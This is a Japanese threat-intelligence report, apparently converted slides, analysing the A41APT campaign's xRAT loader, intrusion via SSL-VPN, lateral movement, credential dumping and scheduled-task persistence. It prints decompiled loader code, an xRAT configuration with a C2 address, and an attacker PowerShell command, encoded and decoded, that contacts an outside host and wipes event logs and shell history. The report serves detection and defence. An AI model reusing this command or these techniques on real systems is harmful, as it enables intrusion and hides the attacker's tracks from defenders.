ConfuserEx v1.0.0でパックされた.NET型のローダーを内包

特定のディレクトリを探索し条件に合致したファイルを読み込みペイロードの復号化


最終的なPayloadはxRAT

```
SvcDll.dll:00000000002F5D81                     db    0
SvcDll.dll:00000000002F5D82 aSvcdllDll          db 'SvcDll.dll',0
SvcDll.dll:00000000002F5D8D aFuckyouanti        db 'FuckYouAnti',0
SvcDll.dll:00000000002F5D99                     db    0
```

```
// Runtime: .NET Framework 4
// Timestamp: 5DA82AE8 (10/17/2019 1:48:40 AM)

using System;
using System.Runtime.CompilerServices;

[module: SuppressIldasm]
[module: ConfusedBy("ConfuserEx v1.0.0")]
```


```
        private static void smethod_2()
        {
            Assembly assembly_ = null;
            string text = "C:\\Windows\\Microsoft.NET\\";
            Stack<string> stack = new Stack<string>();
            stack.Push(text);
            bool flag = false;
            IL_21D:
            while (stack.Count > 0 && !flag)
            {
                text = stack.Pop();
                string[] array = sUkFrjLNERVvnKxgPeHu.directory_GetDirectories(text);
                string[] array2 = sUkFrjLNERVvnKxgPeHu.directory_GetFiels(text);
```

xRAT感染フロー FYAntiLoader




```
mov     r14d, [rax+14h]
xor     eax, eax
add     rbx, rdi
add     r12, rdi
add     r10, rdi
mov     [rsp+290h+var_270], 'kcuF'
mov     [rsp+290h+var_26C], 'AuoY'
mov     dword ptr [rsp+290h+var_268], 'itn'
mov     edx, eax
```

2-4. xRAT



VERSION	2.0.0.0
HOSTS	45.138.157[.]83:443;
RECONNECTDELAY	1846872
KEY	[redacted]
AUTHKEY	[redacted]
DIRECTORY	Environment.SpecialFolder.ApplicationData
SUBDIRECTORY	Subdir
INSTALLNAME	Client.exe
INSTALL	false
STARTUP	false
MUTEX	3n5HUTePmoGqIF8CZanamdGw
STARTUPKEY	Quasar Client Startup
HIDEFILE	false
ENABLELOGGER	false
ENCRYPTIONKEY	KCYcz6PCYZ2VSiFyu2GU
TAG	[redacted]
LOGDIRECTORYNAME	Logs
HIDEDIRECTORY	false
HIDEINSTALLSUBDIRECTOR	false
download_url	none

３．侵害の特徴

A41APTの侵害手法

初期侵入 → 内部探索・横展開 → マルウェア永続化 → C２通信 → 痕跡削除


脆弱性、もしくは
窃取したクレデンシャルを
使用してSSL-VPN経由で侵入

ポートスキャンを行い、RDP
SMBの空いているホストを探
索。その後、管理者アカウン
トでRDP接続

正規実行ファイルを利用した、
スケジュールタスク登録による
永続化

DESLoaderペイロードもしく
はPowerShellリモーティング
によるC2サーバとの通信

C2とのコミュニケーション終
了後にイベントログを削除



※他の侵害されたサーバに対しても同様に痕跡削除を実施しているケースも観測

侵害の特徴

1. SSL-VPN製品を利用した初期侵入
2. ネットワークスキャニングとクレデンシャル窃取
3. PowerShellリモーティングによるイベントログ削除
4. スケジュールタスクによるマルウェアの永続化

3-1. SSL-VPN製品を利用した初期侵入

- 2019年10月には攻撃者が「DESKTOP-A41UVJV」というホスト名で、セッションハイジャックにより内部ネットワークに侵入
- JPCERT/CCでもSSL-VPNを狙った攻撃者について同様の報告あり[4]
- 過去に窃取したクレデンシャルを利用して侵入するケースも観測

```
2019-10-  15:30:28 - VPN Tunneling: Session started for user with IPv4 address 192.168.X.X, hostname ホスト名
2019-10-  15:30:28 - VPN Tunneling: User with IP 192.168.X.X connected with SSL transport mode.
2019-10-  15:30:28 - Closed connection to TUN-VPN port 443 after 6 seconds, with 0 bytes read (in 1 chunks) and 221 bytes written (in 6 chunks)
2019-10-  15:30:28 - VPN Tunneling: User with IP 192.168.X.X connected with ESP transport mode.
2019-10-  15:30:28 - Key Exchange number 1 occurred for user with NCIP 192.168.X.X
2019-10-  15:30:28 - VPN Tunneling: Session ended for user with IPv4 address 192.168.X.X
2019-10-  15:30:28 - Closed connection to 192.168.X.X after 0 seconds, with 0 bytes read and 0 bytes written
2019-10-  15:30:28 - VPN Tunneling: Session started for user with IPv4 address 192.168.X.X, hostname DESKTOP-A41UVJV
2019-10-  15:30:28 - Connected to TUN-VPN port 443
2019-10-  15:30:28 - Key Exchange number 1 occurred for user with NCIP 192.168.X.X
2019-10-  15:30:29 - Remote address for user <ドメイン/ユーザ名> changed from ユーザのリモートIPアドレス to 151.80.241.108
```

3-2.　ネットワークスキャニングとクレデンシャル窃取

ネットワークスキャニングとRDP

- SSL-VPNによる侵入後、内部でネットワークスキャニングを実施し、 RDP(3389/TCP), SMB(445/TCP)の空いているホストを探索
- RDPの空いているサーバに対して管理者アカウントを利用してRDPで横展開


RDPによる侵害が多いサーバの種別例
ADサーバ
ファイルサーバ
AV管理サーバ
バックアップサーバ
プリントサーバ
FAXサーバ

クレデンシャル窃取

- MS提供のAD用CSVエクスポートコマンドラインツールであるcsvde.exeの実行
- joeware提供のAdFindの実行
- SYSTEM／SECURITY／SAM hiveのダンプ等

https://www.joeware.net/freetools/tools/adfind/
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732101(v=ws.11)

3-3.　PowerShell リモーティングによるイベントログ削除



Type	Date	Time	Event	Source	Category	User
Information	12/21/2020	6:32:49 AM	403	PowerShell	Engine Lifecycle	N/A

Description

Engine state is changed from Available to Stopped.

Details:

NewEngineState=Stopped
PreviousEngineState=Available

SequenceNumber=15

HostName=ConsoleHost
HostVersion=5.1.14393.3866
HostId=1118879e-385f-4391-87d2-a14facd118b9
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -ExecutionPolicy Bypass -NoProfile -NonInteractive -WindowStyle Hidden -EncodedCommand

KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAApAC4AQwBvAG4AbgBlAGMAdAAoACIAOQA0AC4AMQAwADAALgAxADgALgAyADcAIgAsACAAIgA0ADQAMwAiACkAIAB8AE8AdQB0AC0ARgBpAGwAZQAgAEMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABuAG8AcgBtAGcAZQB5AGoAZQAuAG4AbABzACAALQBFAG4AYwBvAGQAaQBuAGcAIABBAFMAQwBJAEkAIAAtAEYAbwByAGMAZQAgAC0AQwBvAG4AZgBpAHIAbQA6ACQAZgBhAGwAcwBlACAAOwAgACQARQByAHIAbwByAFsAMABdAHwATwB1AHQALQBGAGkAbABlACAAQwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAG4AbwByAG0AZwBlAHkAaABlAC4AbgBsAHMAIAAtAEUAbgBjAG8AZABpAG4AZwAgAEEAUwBDAEkASQAgAC0AQQBwAHAAZQBuAGQAIAAtAEYAbwByAGMAZQAgAC0AQwBvAG4AZgBpAHIAbQA6ACQAZgBhAGwAcwBlACAAOwAgAEMAbABlAGEAcgAtAEUAdgBlAG4AdABsAG8AZwAgACIAVwBpAG4AZABvAHcAcwAgAFAAbwB3AGUAcgBzAGgAZQBsAGwAIgAgAC0AQwBvAG4AZgBpAHIAbQA6ACQAZgBhAGwAcwBlACAAOwAgAGkAZgAgACgAVABlAHMAdAAtAFAAYQB0AGgAIAAiACQASABPAE0ARQBcAEEAcABwAEQAYQB0AGEAXABSAG8AYQBtAGkAbgBnAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkAG8AdwBzAFwAUABvAHcAZQByAFMAaABlAGwAbABcAFAAUwBSAGUAYQBkAGwAaQBuAGUAXABDAG8AbgBzAG8AbABlAEgAbwBzAHQAXwBoAGkAcwB0AG8AcgB5AC4AdAB4AHQAIgApACAAewBSAGUAbQBvAHYAZQAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAiACQASABPAE0ARQBcAEEAcABwAEQAYQB0AGEAXABSAG8AYQBtAGkAbgBnAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkAG8AdwBzAFwAUABvAHcAZQByAFMAaABlAGwAbABcAFAAUwBSAGUAYQBkAGwAaQBuAGUAXABDAG8AbgBzAG8AbABlAEgAbwBzAHQAXwBoAGkAcwB0AG8AcgB5AC4AdAB4AHQAIgAgAC0ARgBvAHIAYwBlACAALQBDAG8AbgBmAGEAbABzAGUAfQAgADsAIABXAGUAdgB0AHUAdABpAGwALgBlAHgAZQAgAGMAbAAgAE0AaQBjAHIAbwBzAG8AZgB0AC0AVwBpAG4AZABvAHcAcwAtAFAAbwB3AGUAcgBTAGgAZQBsAGwALwBPAHAAZQByAGEAdABpAG8AbgBhAGwA

```
(New-Object System.Net.Sockets.TcpClient).Connect("94.100.18.27", "443") |Out-File C:\windows\system32\normgeyje.nls -Encoding ASCII -Force -Confirm:$false ; $Error[0]|Out-File C:\windows\system32\normgeyje.nls -Encoding ASCII -Append -Force -Confirm:$false ; Clear-Eventlog "Windows Powershell" -Confirm:$false ; if (Test-Path "$HOME\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt") {Remove-Item -Path "$HOME\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt" -Force -Confirm:$false} ; Wevtutil.exe cl Microsoft-Windows-PowerShell/Operational
```

- PowerShellリモーティングの
  セッション終了時のイベントログ
- Windows PowerShell.evtx
  EID: 403
- 「C2アドレス」と出力先の「*.nls
  ファイル名」は変更されるものの、
  それ以外は共通
  ⇒共通のツールによるものと推測

3-4. スケジュールタスクによるマルウェアの永続化

- DESLoaderを読込む正規実行ファイルを15分毎に実行するタスクスケジューラを登録
- 同じスケジュールタスク名の作成は観測されておらず、侵害ホストによって異なる傾向

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
Property Definition Sync	Running	Multiple triggers defined	13/10/2020 2:38:00 PM	13/10/2020 2:23:01 PM	(0x800710E0)	Microsoft Corporation	

General | Triggers | **Actions** | Conditions | Settings | History

When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	"C:\Windows\DefinitionSync.exe"

General | **Triggers** | Actions | Conditions | Settings | History

When you create a task, you can specify the conditions that will trigger the task.

Trigger	Details	Status
One time	At 8:08 AM on 1/7/2013 - After triggered, repeat every 15 minute...	Enabled
Daily	At 8:08 AM every day - After triggered, repeat every 15 minutes i...	Enabled
On idle	When computer is idle - After triggered, repeat every 15 minutes...	Enabled
At task creation/m...	When the task is created or modified - After triggered, repeat ev...	Enabled
At startup	At system startup - After triggered, repeat every 15 minutes inde...	Enabled

過去に観測した不正に登録されたスケジュールタスク

スケジュールタスク名	正規実行ファイル名
¥Microsoft¥Windows¥Sysmain¥HybridDriveCachePrepopulate	HybridDrive.exe
¥Microsoft¥Windows¥Shell¥FamilySafetyMonitor	wpcmon.exe
¥Microsoft¥Windows¥NetworkAccessProtection¥NAPStatus UI	NAPStatus.exe
¥Microsoft¥Windows¥SideShow¥AutoWake	AutoWake.exe
¥Microsoft¥Windows¥SystemRestore¥SR	srtasks.exe
¥Microsoft¥Windows¥Shell¥FamilySafetyUpload	FamilySafety.exe
¥Microsoft¥Windows¥File Classification Infrastructure¥Property Definition Sync	DefinitionSync.exe
¥Microsoft¥Windows¥UpdateOrchestrator¥Refresh Settings	usoclient.exe
¥Microsoft¥Windows¥WindowsUpdate¥AUSessionConnect	AUSession.exe
¥Windows¥System32¥Tasks¥Microsoft¥Windows¥Shell¥WindowsParentalControls	ParentalControls.exe
¥Microsoft¥Windows¥UpdateOrchestrator¥Schedule Retry Scan	usoclient.exe
¥Microsoft¥Windows¥LanguageComponentsInstaller¥ReconcileLanguageResources	DiagPackage.exe
¥Microsoft¥Windows¥Setup¥EOSNotify	EOSNotify.exe
¥Microsoft¥Windows¥SkyDrive¥Idle Sync Maintenance Task	IdleSync.exe

４．インフラについて

インフラについて

1. 侵入に使用されるホスト名
2. C2に使用されるインフラの特徴

4-１．侵入に使用されるホストの特徴

- 特徴的なホスト名を使用してIPアドレスを変更しながら侵入を試みる傾向がある

✓ 過去に観測した侵害に使用されたホスト名

